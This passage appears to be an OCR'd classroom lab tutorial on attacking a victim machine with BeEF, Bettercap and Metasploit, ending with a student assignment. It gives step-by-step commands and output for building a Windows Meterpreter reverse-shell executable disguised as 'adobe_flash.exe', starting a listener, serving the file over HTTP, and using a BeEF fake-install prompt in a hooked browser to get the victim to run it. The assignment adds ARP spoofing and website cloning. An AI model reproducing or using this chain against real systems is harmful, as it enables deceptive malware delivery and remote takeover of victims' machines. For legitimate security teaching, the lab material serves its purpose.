
Now in Victum machine open the https://testphp.vulnweb.com/login.php



it shows the js injected in the website through network



also in beef user interface control panal



Now we can run all the things which we want on the that http websites.

Now we **Metasploit, Beef, and bettercap:**

Step1:

cd Desktop

```
┌──(kali㉿kali)-[~]
└─$ cd Desktop
```

Step2:

ip a

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
    inet 192.168.165.30/24 brd 192.168.165.255 scope global dynamic noprefixroute eth0
       valid_lft 1394sec preferred_lft 1394sec
    inet6 2404:3100:1053:e180:f8d6:5e58:1ccc:2c9e/64 scope global dynamic noprefixroute
       valid_lft 6968sec preferred_lft 6968sec
    inet6 fe80::6217:8faa:43f:8930/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Step3:

msfvenom -p windows/meterpreter/reverse_tcp LHOST-192.168.165.30 LPORT-4444 -f exe > adobe_flash.exe

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST-192.168.165.30 LPORT-4444 -f exe > adobe_flash.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Step4:

msfconsole

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

I love shells --egypt

       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

Step5:

In msfconsole terminal

use multi/handler

set LHOST 192.168.165.30

set LPORT 4444

set payload windows/meterpreter/reverse_tcp

exploit

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.165.30
LHOST => 192.168.165.30
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.165.30:4444
```

Step6:

In this setup, the server runs on **port 8081**.

python3 -m http.server 8081


```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server 8081

Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.165.241 - - [11/Jun/2025 01:59:17] "GET /adobe_flash.exe HTTP/1.1" 200 -
```

Step7:


In beef console

Please select **Firefox** if you are using the Firefox browser. If you're using **Chrome**, choose Chrome instead.



Step8:


When the user clicks the **Execute** button, the payload is triggered and visibly runs on the victim's machine.





Step 9:

When the user clicks the install button, a payload is downloaded. Upon execution, it establishes a connection back to the attacker's system, providing remote access to the

target machine.







Student Task

Repeat the entire lab using your own IP address.

Perform all steps: payload generation, ZIP creation, website cloning,

Apache hosting, BeEF installation and hooking, Bettercap spoofing, and Metasploit handler setup.

Submit screenshots showing:

The payload in the ZIP archive

The cloned website running

A victim browser hooked in BeEF

ARP spoofing active in Bettercap

A session established in Metasploit